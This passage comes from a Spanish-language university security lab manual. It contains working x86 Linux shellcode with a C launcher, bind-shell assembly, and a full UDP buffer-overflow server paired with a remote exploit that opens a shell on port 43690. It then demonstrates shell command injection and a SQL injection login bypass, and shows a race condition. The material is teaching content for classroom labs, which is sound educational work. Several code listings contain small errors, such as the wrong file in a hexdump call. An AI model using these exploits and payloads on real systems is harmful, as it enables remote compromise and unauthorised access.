Para eliminar los ceros utilizaremos instrucciones equivalentes, por ejemplo, una instrucción como `mov ebx,0` se puede reemplazar con `xor ebx,ebx` (el resultado es el mismo, el registro `ebx` contiene `0` al finalizar la instrucción).

Modifica el código fuente `Shellcode_shell_spawn2.asm` para que quede de la siguiente manera, y guárdalo como `Shellcode_shell_spawn3.asm`:

```

BITS 32
; setruid(uid_t ruid, uid_t euid)
; -> Cambia a privilegios de root si root ejecutó el programa porque
;     execve cambia los privilegios automáticamente a un usuario sin
;     privilegios
xor eax,eax          ; limpia parte alta del registro eax...
mov al,70             ; setruid = función #70
xor ebx,ebx           ; ruid = 0 (root)
xor ecx,ecx           ; euid = 0 (root)
int 0x80              ; llama al kernel para ejecutar setruid

jmp short dos         ; salto hacia la llamada call
uno:
pop esi               ; obtiene la dirección de la cadena '/bin/sh...'

; execve(const char *filename, char *const argv[], char *const envp[])
; -> Ejecuta un programa con sus argumentos y variables de ambiente
xor eax,eax           ; guarda 0 en reg ax
mov BYTE [esi+7],al    ; x se substituye con 0
mov [esi+8],esi         ; aaaa se substituye con param_0
mov DWORD [esi+12],eax  ; bbbb se substituye con dword 0
mov al,11               ; execve = función #11
mov ebx,esi              ; filename = dir. de param_0
lea ecx,[esi+8]          ; argv[] = dir. de param_0
lea edx,[esi+12]          ; envp[] = param_1
int 0x80                ; llama a kernel para ejecutar execve

; exit(int status)
; -> Salida del programa (limpiamente), para evitar errores
;     posteriores si falla llamada a execve
xor eax,eax           ; guarda 0 en reg ax
mov al,1                 ; exit = función #1
xor ebx,ebx             ; status = 0
int 0x80                ; llama a kernel para ejecutar exit

dos:

```

```

call uno           ; salta a 1 poniendo el inicio de la
; cadena que sigue en la pila,
; como dirección de retorno
db '/bin/sh\xaaaabbbb'

```

Ensambla el código como `shellspawn3_ASM` y comprueba que ya no hay bytes en cero dentro del binario ensamblado:

```

knoppix@0 [knoppix]$ nasm -o shellspawn3_ASM
Shellcode_shell_spawn3.asm
knoppix@0 [knoppix]$ hexdump -C shellspawn2_ASM
00000000  31 c0 b0 46 31 db 31 c9  cd 80 eb 20 5e 31 c0 88
|1..F1.1.... ^1..|
00000010  46 07 89 76 08 89 46 0c  b0 0b 89 f3 8d 4e 08 8d
|F..v..F.....N..|
00000020  56 0c cd 80 31 c0 b0 01  31 db cd 80 e8 db ff ff
|V...1...1.....|
00000030  ff 2f 62 69 6e 2f 73 68  78 61 61 61 61 62 62 62
|./bin/sh\xaaaabbbb|
00000040  62
|b|
00000041

```

[NOTA: Existen aún varias optimizaciones posibles que se pueden realizar para reducir el tamaño del código; consulta las referencias para profundizar en este aspecto.]

Actividad 5) Conversión de código binario a cadena hexadecimal en C

El código está listo para utilizarse, pero necesitamos probarlo y para ello lo convertiremos primero a una forma de texto en la que podamos utilizarlo. Utilizaremos `hexdump` y un filtro de formato para convertir el código shell binario en una cadena de C (`man hexdump`, `man fprintf` y `man sed` para mayor información). Crea el script de shell, `BIN_to_Cstring.sh` con `nedit` o algún otro editor:

```

#!/bin/sh
# script de shell para convertir datos binarios en
# cadena hexadecimal de C
hexdump -e '200/1 "|%02x" "\n"' $1 | sed -e 's/|/\n/g' -e 's/\\x //g'

```

[NOTA: \$1 se substituye en tiempo de ejecución por el primer parámetro (nombre del archivo binario en este caso); ten en cuenta que en el último parámetro de `sed` hay 2 espacios en blanco: entre `\x` y `//g`.]

Dale los permisos de ejecución adecuados al script y convierte el archivo binario, redireccionando la salida al archivo `shellspawn3_Cstring`:

```

knoppix@0 [knoppix]$ chmod +x BIN_to_Cstring.sh
knoppix@0 [knoppix]$ ./BIN_to_Cstring.sh shellspawn3_ASM >
shellspawn3_Cstring
knoppix@0 [knoppix]$ cat shellspawn3_Cstring
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x20\x5e\x31\xc0\x88\x46\x07
\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80
\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xdb\xff\xff\xff\x2f\x62\x69\x6e\x2f
\x73\x68\x78\x61\x61\x61\x61\x62\x62\x62

```

Actividad 6) Prueba de código shell depurado con programa de lanzamiento en C

Normalmente un exploit que utiliza código shell se incluye dentro de un programa (en C o en Perl comúnmente) que se encarga de injectarlo y desbordar la variable vulnerable.

Crea el archivo `Shellcode_test.c` con un editor como `nedit` y el siguiente contenido, incluyendo en el arreglo `shellcode[]` del `exploit` el contenido de `shellspawn3_Cstring`; coloca entre comillas cada línea y termina la última línea con un punto y coma (recuerda también iniciar cada línea con una diagonal invertida):

```
char shellcode[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x20\x5e\x31\xc0\x88\x46"
"\x07\x89\x76\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
"\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xdb\xff\xff\xff\x2f\x62"
"\x69\x6e\x2f\x73\x68\x78\x61\x61\x61\x62\x62\x62\x62";
```

```
void main ()
{
    int *ret;
    ret = (int *) &ret + 2;
    (*ret) = (int)shellcode;
}
```

Compila y ejecuta el programa (`shellcode_test`); de esta manera comprobarás que el código shell que creaste funciona adecuadamente:

```
knoppix@0[knoppix]$ gcc -o shellcode_test Shellcode_test.c
knoppix@0[knoppix]$ ./shellcode_test
sh-2.05b$
```

[NOTA: el apuntador `ret` es la primera variable de la pila, y está justo delante de la dirección de retorno de `main`; dado que cada entero tiene una longitud de 2 bytes, al asignar la dirección de `shellcode []` a la posición de `ret + 2`, estás sobrescribiendo esta dirección de retorno. Cuando `main` termine de ejecutarse, el código shell que definiste se ejecutará. Revisa la práctica “Desbordamiento de programa vulnerable” para repasar el concepto de desbordamiento de memoria.]

Explotación de vulnerabilidades a través de la red

Los ejemplos vistos hasta el momento explotan vulnerabilidades locales. Estos códigos shell no serían muy útiles para explotar una vulnerabilidad remota, sin embargo, el principio de explotación es muy similar; únicamente se requieren funciones distintas.

A continuación se muestran 2 ejemplos de códigos shell en ensamblador creados por Zillion (safemode.org) que ilustran la ejecución de comandos (`ls` en el primer caso) y la ejecución de un shell accesible desde el puerto 43960 (revisa las referencias para mayor información).

```
;Ejemplo 1, ejecución de comando ls, por Zillion (safemode.org)
BITS 32
    jmp short    callit
doit:
    pop        esi
    xor        eax, eax
    mov byte   [esi + 7], al      ; terminate /bin/sh
    mov byte   [esi + 10], al      ; terminate -c
    mov byte   [esi + 18], al      ; terminate /bin/ls
    mov long    [esi + 20], esi    ; address of /bin/sh in AAAA
    lea         ebx, [esi + 8]     ; get address of -c
    mov long    [esi + 24], ebx    ; store address of -c in BBBB
    lea         ebx, [esi + 11]     ; get address of /bin/ls
    mov long    [esi + 28], ebx    ; store address of /bin/ls in CCCC
    mov long    [esi + 32], eax    ; put NULL in DDDD
```

```

mov byte        al, 0x0b      ; prepare the execution, we use
                                ; syscall 0x0b (execve)
mov             ebx, esi      ; program
lea              ecx, [esi + 20] ; argument array (/bin/sh -c
                                ;;/bin/ls)
lea              edx, [esi + 32] ; NULL
int             0x80          ; call the kernel to look at our
                                ;stuff ;-)

callit:
call            doit
db              '/bin/sh#-c#/bin/ls#AAAAABBBBCCCCDDDD'

;Ejemplo 2, ejecución de un shell remoto- puerto 43960,
;por Zillion (safemod.org)
BITS 32
xor             eax, eax      ; NULL eax
inc              eax          ; eax represents 1 now
mov long         [esi +12],eax ; 
mov             ebx, eax
inc              eax
mov long         [esi +8],eax ; 
add             al,0x04
mov long         [esi +16],eax ; 
lea              ecx,[esi +8]
mov             al,102        ; 102 == socketcall
int             0x80          ; call the kernel
mov             edx, eax      ; store the file descriptor in
                                ; edx
xor             eax, eax      ; Null eax
                                ; Now lets make the serv_addr
                                ; struct
mov byte         [esi + 8],0x02 ; This equals:
                                ; serv_addr.sin_family=2
mov word         [esi + 10],0xAAAA ; This equals:
                                ; serv_addr.sin_port=0xAAAA
mov long         [esi + 12],eax ; This equals:
                                ; serv_addr.sin_addr.s_addr=0
mov long         [esi + 17],edx ; edx the file descriptor
lea              ecx,[esi + 8] ; load effective address of the
                                ; struct
                                ; and store it in [esi + 21]
mov long         [esi + 21],ecx ; 
inc             ebx
mov             ecx,ebx
add             cl,14
mov long         [esi + 25],ecx ; 
lea              ecx,[esi +17]
mov             al,102
int             0x80
mov             al,102
inc ebx
inc ebx
int             0x80
xor             eax, eax
inc             ebx
mov long         [esi + 21],eax ; 
mov long         [esi + 25],eax ; 
mov             al,102

```

```

int          0x80
mov         ebx,eax           ; Save the file descriptor in
                             ; ebx
xor         eax,eax           ; NULL eax
mov long    [esi + 12], eax   ;
mov         ecx,eax           ; 0 == stdin
mov         al,63              ; dub2()
int          0x80              ; Call kernel
inc         ecx                ; 1 == stdout
mov         al,63              ; dub2()
int          0x80              ; Call kernel
inc         ecx                ; 2 == stderr
mov         al,63              ; dub2()
int          0x80              ; Call kernel
                             ; From here it is just a matter of
jmp short   callit            ; executing a shell (/bin/bash)

doit:
pop         esi
xor         eax, eax
mov byte   [esi + 9], al
lea          ebx, [esi]
mov long    [esi + 11], ebx
mov long    [esi + 15], eax
mov byte   al, 0x0b
mov         ebx, esi
lea          ecx, [esi + 11]
lea          edx, [esi + 15]
int          0x80

callit:
call        doit
db          '/bin/bash'

```

[NOTA: Ambos ejemplos compilan con el ensamblador `nasm` y están optimizados (el código que se genera no contiene ceros y calcula la dirección relativa de los datos que utiliza con la técnica del `call` y `jmp`); la instrucción `mov long` en estos ejemplos es equivalente a `mov dword` en ejemplos anteriores.]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Investiga y desarrolla código shell para otro sistema operativo de la arquitectura Intel x86 (Windows, Solaris, etc.), junto con un programa que pueda ejecutarlos para demostrar su funcionamiento.

Referencias

“Smashing the Stack for Fun and Profit”, Aleph1, revista electrónica Phrack #49 (<http://www.phrack.org/show.php?p=49>)

“Writing Shellcode” Zillion, safemode.org, documento electrónico (http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html)

Tutorial sobre programación de shellcode de DarkWired, documento electrónico (http://phynix.darkwired.org/pub/papers/research/Unix_Shellcode_tutorial/shellcodepaper-1.0-en.pdf)

Sitio Web METASPLOIT que contiene ejemplo de código shell para Windows en diversos formatos: <http://www.metasploit.com/shellcode.html>

Referencias en “Bibliografía recomendada”: [1] y [11]

5. [Práctica] Demostración de explotación de una vulnerabilidad de aplicación por red

Introducción

En esta actividad realizarás la explotación de una vulnerabilidad en una aplicación de red, en el entorno Knoppix Linux.

[NOTA: Esta actividad únicamente ilustrará el concepto de la explotación remota, pero los detalles de cómo se genera el código de explotación se encuentran en las actividades: "Concepto de desbordamiento de memoria", "Desbordamiento de programa vulnerable", "Explotación de programa vulnerable por desbordamiento de memoria" y "Generación de código 'shell' para explotación de vulnerabilidades".]

Actividad 1) Creación de una aplicación de red vulnerable y su 'exploit'

Utilizando un editor de texto como **nedit**, crea el siguiente programa, **NetApp_vuln.c** en lenguaje C que abre un servicio en el puerto **10001 UDP**. Este programa únicamente captura las líneas que recibe por el puerto **10001** y las muestra en pantalla:

```
/*
   Ejemplo de aplicación vulnerable ante ataques de desbordamiento
   de memoria
*/
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#define MYPONG 10001      // puerto de conexión
#define MAXBUFSIZE 400
void imprime_contenido (char *buf)
{
    char print_buffer[200];
    strcpy(print_buffer,buf);
    printf("contenido del paquete:\n");
    printf(print_buffer);
}
int main(void)
{
    int sockfd;
    struct sockaddr_in my_addr;      // información de IP local
    struct sockaddr_in their_addr; // información de IP remota
    int addr_len, numbytes;
    char buf[MAXBUFSIZE];
    while (1)
    {
        if ((sockfd = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
            perror("socket");
            exit(1);
        }

        my_addr.sin_family = AF_INET;           // host byte order
        my_addr.sin_port = htons(MYPONG);       // network byte order
        my_addr.sin_addr.s_addr = INADDR_ANY; // IP local
        memset(&(my_addr.sin_zero), '\0', 8); // borra lo demás
```

```

        if (bind(sockfd, (struct sockaddr *)&my_addr,
                  sizeof(struct sockaddr)) == -1)
        {
            perror("bind");
            exit(1);
        }
        printf ("\n --- esperando conexión ---\n");
        addr_len = sizeof(struct sockaddr);
        if ((numbytes=recvfrom(sockfd,buf, MAXBUFSIZE-1, 0,
                               (struct sockaddr *)&their_addr, &addr_len)) == -1)
        {
            perror("recvfrom");
            exit(1);
        }

        printf("Programa cliente en dirección %s\n",
               inet_ntoa(their_addr.sin_addr));
        printf("La longitud del transferencia es de %d bytes\n",
               numbytes);
        buf[numbytes] = '\0';
        imprime_contenido(buf);
        close(sockfd);
    }
    return 0;
}

```

Crea también el siguiente programa, [NetApp_exploit.c](#), para explotar remotamente el programa anterior (recuerda que en esta práctica verás sólo la demostración de un ataque en red y que la explicación detallada de las técnicas de explotación se encuentra en otras actividades del manual):

```

/*
 Ejemplo de programa de explotación para aplicación vulnerable de red
*/
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#define MYPONG 10001 // puerto de conexión de destino

char shellcode[] =
// --- abre un shell remoto en el puerto 0xAAAA (43690)
"\x31\xC0\x40\x89\x46\x0C\x89\xC3\x40\x89\x46\x08\x04\x04\x89\x46\x10"
"\x8D\x4E\x08\xB0\x66\xCD\x80\x89\xC2\x31\xC0\xC6\x46\x08\x02\x66\xC7"
"\x46\x0A\xAA\xAA\x89\x46\x0C\x89\x56\x11\x8D\x4E\x08\x89\x4E\x15\x43"
"\x89\xD9\x80\xC1\x0E\x89\x4E\x19\x8D\x4E\x11\xB0\x66\xCD\x80\xB0\x66"
"\x43\x43\xCD\x80\x31\xC0\x43\x89\x46\x15\x89\x46\x19\xB0\x66\xCD\x80"
"\x89\xC3\x31\xC0\x89\x46\x0C\x89\xC1\xB0\x3F\xCD\x80\x41\xB0\x3F\xCD"
"\x80\x41\xB0\x3F\xCD\x80\xEB\x1A\x5E\x31\xC0\x88\x46\x09\x8D\x1E\x89"
"\x5E\x0B\x89\x46\x0F\xB0\x0B\x89\xF3\x8D\x4E\x0B\x8D\x56\x0F\xCD\x80"
"\xE8\xE1\xFF\xFF\xFF\x2F\x62\x69\x6E\x2F\x62\x61\x73\x68";

```

```

char *buffer;
char *tmp_ptr;
int i, offset;
long esp, ret, *addr_ptr;

unsigned long sp(void)           /*func. que coloca esp en AX */
{__asm__("movl %esp,%eax");}    /*AX se regresa como valor de la función*/

int prepara_exploit ()
{
    offset = 560;                /* Desplazamiento a partir de dir. en esp */
    esp = sp();                  /* Obtiene dir. de esp */
    ret = esp - offset;         /* A la dir. de retorno restamos el */
                                /* desplazamiento */
    printf("---- Apuntador a pila (esp)      : 0x%x\n",esp);
    printf("---- Desplazamiento desde pila esp : 0x%x\n",offset);
    printf("---- Dir. de retorno estimada     : 0x%x\n\n",ret);
/* Reserva 400 bytes de memoria para crear cadena de inyección
(en heap) */
    buffer = malloc(400);
/* Llena primero el buffer con la dirección de retorno estimada */
    tmp_ptr = buffer;
    addr_ptr = (long *) tmp_ptr;
    for (i=0; i < 400; i+=4)
    { *(addr_ptr++)=ret;}
/* Sobreescribe ahora los primeros 40 bytes con NOPs para
escalera hacia código */
    for (i=0; i < 40; i++)
    { buffer[i] = '\x90';}
/* Finalmente pega el código al final de los NOPs */
    tmp_ptr = buffer+40;
    for(i=0; i < strlen(shellcode); i++)
    { *(tmp_ptr++) = shellcode[i];}
/* Coloca un 0 como final de la cadena*/
    buffer[400-1]=0;
    return 0;
}

int main(int argc, char *argv[])
{
    int sockfd;
    struct sockaddr_in their_addr;
    struct hostent *he;
    int numbytes;
    if (argc != 2) {
        fprintf(stderr,"uso: exploit hostname\n");
        exit(1);
    }
    // obtiene info del host
    if ((he=gethostbyname(argv[1])) == NULL)
    {
        perror("gethostbyname");
        exit(1);
    }
    //Define tipo de conexión: datagramas/UDP
    if ((sockfd = socket(AF_INET, SOCK_DGRAM, 0)) == -1)
    {

```

```

        perror("socket");
        exit(1);
    }
    their_addr.sin_family = AF_INET;      // host byte order
    their_addr.sin_port = htons(MYPORT); // short, network byte order
    their_addr.sin_addr = *((struct in_addr *)he->h_addr);
    // borra el resto de la estructura:
    memset(&(their_addr.sin_zero), '\0', 8);
    prepara_exploit(); // prepara la cadena de exploit.
    // Se conecta al servidor y envía la cadena de explotación:
    if ((numbytes=sendto(sockfd, buffer, strlen(buffer), 0,
        (struct sockaddr *)&their_addr,
        sizeof(struct sockaddr))) == -1)
    {
        perror("sendto");
        exit(1);
    }
    printf("enviados %d bytes a %s\n", numbytes,
           inet_ntoa(their_addr.sin_addr));
    close(sockfd);
    // Libera la memoria y termina el programa
    free(buffer);
    return 0;
}

```

A continuación, compila ambos programas:

```

knoppix@0 [knoppix]$ gcc -o NetApp_vuln NetApp_vuln.c
knoppix@0 [knoppix]$ gcc -o NetApp_exploit NetApp_exploit.c

```

Actividad 2) Explotación de la aplicación vulnerable

En esta actividad trabajarás con otro equipo que definirá tu profesor; intercambia direcciones IP de equipo (obtendrás la dirección <**otra_IP**> del otro equipo) y abre 2 ventanas de shell. En la primera ejecuta la aplicación vulnerable:

```

knoppix@0 [knoppix]$ ./NetApp_vuln

```

En la segunda ventana ejecuta el exploit sobre la instancia de la aplicación vulnerable que se ejecuta en el sistema del otro equipo:

```

knoppix@2 [knoppix]$ ./NetApp_exploit <otra_IP>

```

Si la explotación es exitosa, deberás ser capaz de abrir una conexión con la herramienta **netcat** al puerto **43690**, que crea el código shell dentro del exploit:

```

knoppix@2 [knoppix]$ nc -vv <otra_IP> 43690
Knoppix [<otra_IP>] 43690 (?) open
ls

```

Podrás ejecutar la mayoría de los comandos shell (sin algunas ventajas de un shell local, como la capacidad de completar comandos).

[NOTA: La explotación de este tipo de vulnerabilidades es un proceso delicado y puede fallar por diversas causas; si éste es el caso tu profesor podrá explicar las diferencias entre sistemas que ocasionan que esto falle en diversas circunstancias.]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Investiga, analiza y documenta cada función de un **exploit** para alguna vulnerabilidad remota de desbordamiento de memoria (cualquier sistema operativo).

Referencias

“Smashing the Stack for Fun and Profit”, Aleph1, revista electrónica Phrack #49 (<http://www.phrack.org/show.php?p=49>)

“Writing Shellcode” Zillion, safemode.org, documento electrónico (http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html)

Tutorial sobre programación de shellcode de DarkWired, documento electrónico (http://phynix.darkwired.org/pub/papers/research/Unix_Shellcode_tutorial/shellcodepaper-1.0-en.pdf)

Sitio Web METASPLOIT que contiene ejemplo de código shell para Windows en diversos formatos: <http://www.metasploit.com/shellcode.html>

Referencias en “Bibliografía recomendada”: [1] y [11]

6. [Práctica] Explotación de programa: vulnerabilidad de formato de entrada de datos

Introducción

Esta práctica demostrará las vulnerabilidades originadas por un filtrado incorrecto de datos de entrada. Este tipo de vulnerabilidades se conocen como vulnerabilidades de formato de entrada de datos (“format string vulnerabilities”).

Actividad 1) explotación de un programa shell de Unix:

Crea un archivo llamado **VulFmt.sh** con el siguiente contenido de texto:

```
#!/bin/sh
#VulFmt.sh programa de ejemplo de vulnerabilidad
#con formato de entrada
eval "cat $1"
```

Una vez creado el archivo asegúrate que tiene permisos de ejecución con el siguiente comando:

```
knoppix@0[knoppix]$ chmod +x VulFmt.sh; ls -la VulFmt.sh
```

Lo que hace este programa es listar el contenido de un archivo con el comando **cat** de Unix. Si ejecutamos **./VulFmt.sh texto.txt** se desplegaría el contenido del archivo **texto.txt** (esto sería equivalente a ejecutar **cat texto.txt**).

[NOTA: El comando **eval** en un shell de Unix ejecuta el comando que se le pasa como parámetro, evaluando la expresión (esto es, substituyendo variables y caracteres de control por el contenido correspondiente).]

Crea un archivo de texto, **ejemplo.txt**, con el contenido “**Texto de ejemplo**”, utilizando el siguiente comando:

```
knoppix@0[knoppix]$ echo "Texto de ejemplo" > ejemplo.txt
```

Prueba ejecutando **./VulFmt.sh ejemplo.txt**; deberás obtener el texto que introdujiste.

El programa que creaste no valida la entrada de datos, así que podemos “inyectar” comandos dentro del primer parámetro, por ejemplo para listar el directorio actual además de listar el archivo **noexiste.txt**, usa el siguiente comando:

```
knoppix@0 [knoppix] $ ./VulnFmt.sh noexiste.txt;ls
```

[NOTA: El ; es un carácter de control que permite ejecutar comandos distintos de manera secuencial en un shell de Unix; si se filtrara este carácter de la entrada de datos de este programa, este ataque específico no podría ser posible.]

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Investiga vulnerabilidades del tipo formato de entrada de datos que permitan la ejecución de código a través de parámetros de cadena en lenguaje C (funciones **printf**, **scanf**, etc.). Posteriormente genera un ejemplo de programa vulnerable y el correspondiente programa de **exploit** (el **exploit** debe de poder ejecutar código shell de alguna manera).
- Crea una librería de desarrollo o programa de auditoria de código fuente para detectar y prevenir este tipo de vulnerabilidades de forma general (cualquier tipo de vulnerabilidad de este tipo); es probable que el programa requerirá interactuar con el programador para definir algún tipo de umbral o restricción.

Referencias

Referencias en “Bibliografía recomendada”: [11]

7. [Autoaprendizaje] Explotación de vulnerabilidades en aplicaciones Web con SQL

Introducción

Por medio de esta actividad aprenderás cómo funcionan los ataques denominados “SQL Injection” (una forma de vulnerabilidad de formato de entrada de datos), así como estrategias para resolver este tipo de vulnerabilidades.

Actividad 1) Concepto de “SQL injection”

Cuando hablamos de aplicaciones Web de interactúan con el usuario, recopilando y mostrando datos, es muy difícil no relacionarlas con bases de datos. La mayoría de las aplicaciones de este tipo interactúan con bases de datos.

Si estas aplicaciones no poseen los filtros adecuados, un ataque exitoso podría obtener datos de acceso restringido o incluso ejecutar comandos en el servidor de bases de datos.

La entrada de datos se lleva a cabo, comúnmente, a través de formas en páginas Web como la siguiente:

WEB FORM

Name

Was this class helpful? Yes No

Which of the following made sense? (check all that apply)

- Creating an HTML form
- Creating a merge.txt document
- Creating a display.txt document
- Linking components to e-merge

Comments:

Submit Reset

Ejemplo de forma Web en Internet Explorer

Los datos llenados en este tipo de formas son procesados con frecuencia por algún programa y los datos suelen formar parte de una instrucción de SQL que se aplica sobre una base de datos.

Si la entrada de datos no se filtra de manera adecuada, y las variables se substituyen directamente en un “query” de SQL, existe la posibilidad de modificar este “query” para realizar acciones distintas al propósito inicial de la aplicación.

Actividad 2) Explotación de aplicaciones vulnerables por SQL injection

Supongamos que tenemos una página Web de autenticación en la que pedimos una contraseña para entrar una variable llamada `$passwd`. Posteriormente, esta variable se pega a una instrucción de búsqueda en SQL sin hacer ninguna validación; la instrucción es la siguiente:

```
Select * FROM ID_pwd where pwd = '$passwd'
```

Suponiendo que `$passwd` contiene el texto “`entrada`”, esto se ejecutaría así:

```
Select * FROM ID_pwd where pwd = 'entrada'
```

El programa validaría con base en el número de resultados de la búsqueda; si la tabla de resultados es vacía, esto le indicaría al programa que no hay registros con esa contraseña y por lo tanto se le niega el acceso.

Al no haber validación, un atacante podría modificar de manera efectiva la instrucción al inyectar caracteres de control. Por ejemplo, si el atacante respondiera con `a' or '1=1`, la búsqueda se

ejecutaría así:

```
Select * FROM ID_pwd where pwd = 'a' or '1=1'
```

Lo que seguramente le daría acceso no autorizado a un atacante (aún si éste no conoce la contraseña real).

[NOTA: El procedimiento de explotación puede ser considerablemente más complejo que el ilustrado en el ejemplo anterior. Para conocer más detalles sobre este tipo de vulnerabilidades revisa las referencias de esta sección.]

Actividad 3) Soluciones para eliminar este tipo de vulnerabilidades

Las soluciones para este tipo de vulnerabilidades no son distintas de las que se aplicarían para resolver otras vulnerabilidades en aplicaciones; básicamente se debe de restringir la entrada de datos de manera que se acepte únicamente lo necesario y se filtren caracteres de control. Las recomendaciones específicas para “SQL injection” serían:

- Restringir la entrada de datos únicamente a aquellos caracteres que son válidos (por ejemplo, números en teléfonos, letras en nombres y apellidos).
- Evitar en la medida de lo posible caracteres como son: ' \ ? ; : . , * " | ~ [] { }
- Evitar interpretar directamente las entradas de datos como instrucciones, o concatenar directamente las cadenas de entrada como instrucciones (por ejemplo, evitar pegar directamente la cadena de un campo de entrada a una instrucción de búsqueda de SQL, sin antes validar que la cadena no contiene caracteres inválidos).

Referencias

“SQL Injection, Are your Web Applications Vulnerable?”, SPILABS, documento electrónico (<http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf>)

Referencias en “Bibliografía recomendada”: [3] y [6]

8. [Práctica] Explotación de programa: condición de vulnerabilidad en el tiempo

Introducción

En esta actividad verás un ejemplo de un programa con una condición de vulnerabilidad en el tiempo (“race condition”). Utilizarás el compilador **gcc** y la distribución Knoppix Linux.

Actividad 1) Creación de un programa vulnerable

Con un editor como **nedit**, crea el siguiente programa fuente, **RaceCond_app.c**:

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

char buffer[1000];
int main (void)
{
    pid_t pid;
    int cont, cont2;

    /* limpia el buffer */
    for (cont=0; cont<1000; cont++)
        setbuf (stdout,NULL);
    setbuf (stdin,NULL);
```

```

    {
        buffer[cont]='\0';
    }

while (1)
{
    printf ("Escribe palabras cuyas vocales serán filtradas:\n");
    if ( (pid = fork()) < 0)
    {
        perror("Error en instrucción FORK\n");
        exit (1);
    }
    else
    {
        scanf ("%s",buffer);
        if (pid == 0)           /*Si es el programa padre no apliques
                                   ningún filtro */
        {

        }
        else                      /*Programa hijo... filtra las vocales*/
        {
            cont = 0;
            while ((buffer[cont] != '\0') && (cont < 1000))
            {
                if (buffer[cont] == 'a')
                {
                    buffer[cont] = '*';
                }
                if (buffer[cont] == 'e')
                {
                    buffer[cont] = '*';
                }
                if (buffer[cont] == 'i')
                {
                    buffer[cont] = '*';
                }
                if (buffer[cont] == 'o')
                {
                    buffer[cont] = '*';
                }
                if (buffer[cont] == 'u')
                {
                    buffer[cont] = '*';
                }
                cont++;
            }
        }
        printf ("Palabra filtrada: %s\n",buffer);
    }
}
}
}

```

Compila el programa anterior con los siguientes comandos (obteniendo el ejecutable **racecond**):

```
knoppix@0 [knoppix]$ gcc -o racecond RaceCond-app.c
```

Actividad 2) Demostración y análisis de la vulnerabilidad

Este programa recibe una palabra del teclado y después corre 2 procesos en paralelo; un proceso padre que no hace nada y un proceso hijo que filtra las vocales; al final se imprime el contenido del buffer donde esta la palabra recibida del teclado.

Ejecuta el programa con el siguiente comando y teclea varias palabras:

```
knoppix@0 [knoppix]$ ./racecond
```

[NOTA: el programa entra en un ciclo infinito; para salir de él presiona las teclas **CTRL+C**.]

Observa como el filtro de vocales no se aplica siempre, debido a que el proceso padre (que no hace nada) y el proceso hijo (que filtra) se ejecutan simultáneamente (en realidad, alguno de los procesos siempre llega a ejecutarse primero).

Si se sincronizaran los procesos de manera que el padre siempre esperara a que el hijo terminara, el filtro siempre se aplicaría.

Este tipo de vulnerabilidad se puede observar también en controles de seguridad que no trabajan en línea. Ejemplos:

- Un detector de intrusos de red (**nIDS**) configurado para cerrar conexiones relacionadas con ataques podría reaccionar tarde (después de que el sistema víctima recibiera el ataque).
- Un detector de intrusos de host (**hIDS**) configurado para verificar cada 5 minutos que una página Web no sea modificada (vandalizada) proporciona una ventana de tiempo durante el cual la página pueda ser vandalizada y algunos usuarios podrían verla, antes de que el **hIDS** detecte el cambio y reestablezca la página o apague el servidor.

Actividades adicionales

Como apoyo para reforzar lo aprendido en esta práctica te sugerimos las siguientes actividades adicionales.

- Crea otro ejemplo de condición de vulnerabilidad en el tiempo que sea explotable, incluyendo el correspondiente programa de exploit.
- Investiga y documenta funciones importantes de 3 exploits que encuentres en Internet para este tipo de vulnerabilidades.

Referencias

“A Critical Analysis of Vulnerability Taxonomies”, Matt Bishop y David Bailey, documento electrónico (<http://downloads.securityfocus.com/library/ucd-ecs-96-11.pdf>)

Referencias en “Bibliografía recomendada”: [1], [6] y [11]

9. [Tarea] Implementación de huellas de auditoria en aplicaciones

Introducción

A través de esta actividad aprenderás lo que son las huellas de auditoria, sus requerimientos de seguridad y cómo implementarlas en desarrollos de software.

Actividad 1) Investigación de conceptos generales

Investiga en Internet y en fuentes bibliográficas y contesta lo siguiente:

- ¿Qué son las huellas de auditoria?
- ¿Para qué se pueden utilizar las huellas de auditoria y por qué son necesarias en aplicaciones críticas?

Actividad 2) Investigación de requerimientos de seguridad e implementación

Investiga en Internet y en fuentes bibliográficas y contesta lo siguiente:

- ¿Qué problemas de seguridad podría tener un esquema de huellas de auditoria?
- Describe un mecanismo de seguridad para proteger la integridad de huellas de

- auditoria.
- Describe un mecanismo de seguridad para proteger la confidencialidad de huellas de auditoria.
- ¿Qué relación podrían tener las huellas de auditoria de una aplicación con un sistema de detección de intrusos basado en host (hIDS)?
- ¿Se debe tratar de almacenar toda la información posible en huellas de auditoria o únicamente lo relevante? (justifica tu respuesta con citas y referencias)

10. [Práctica] Password cracking (JTR)

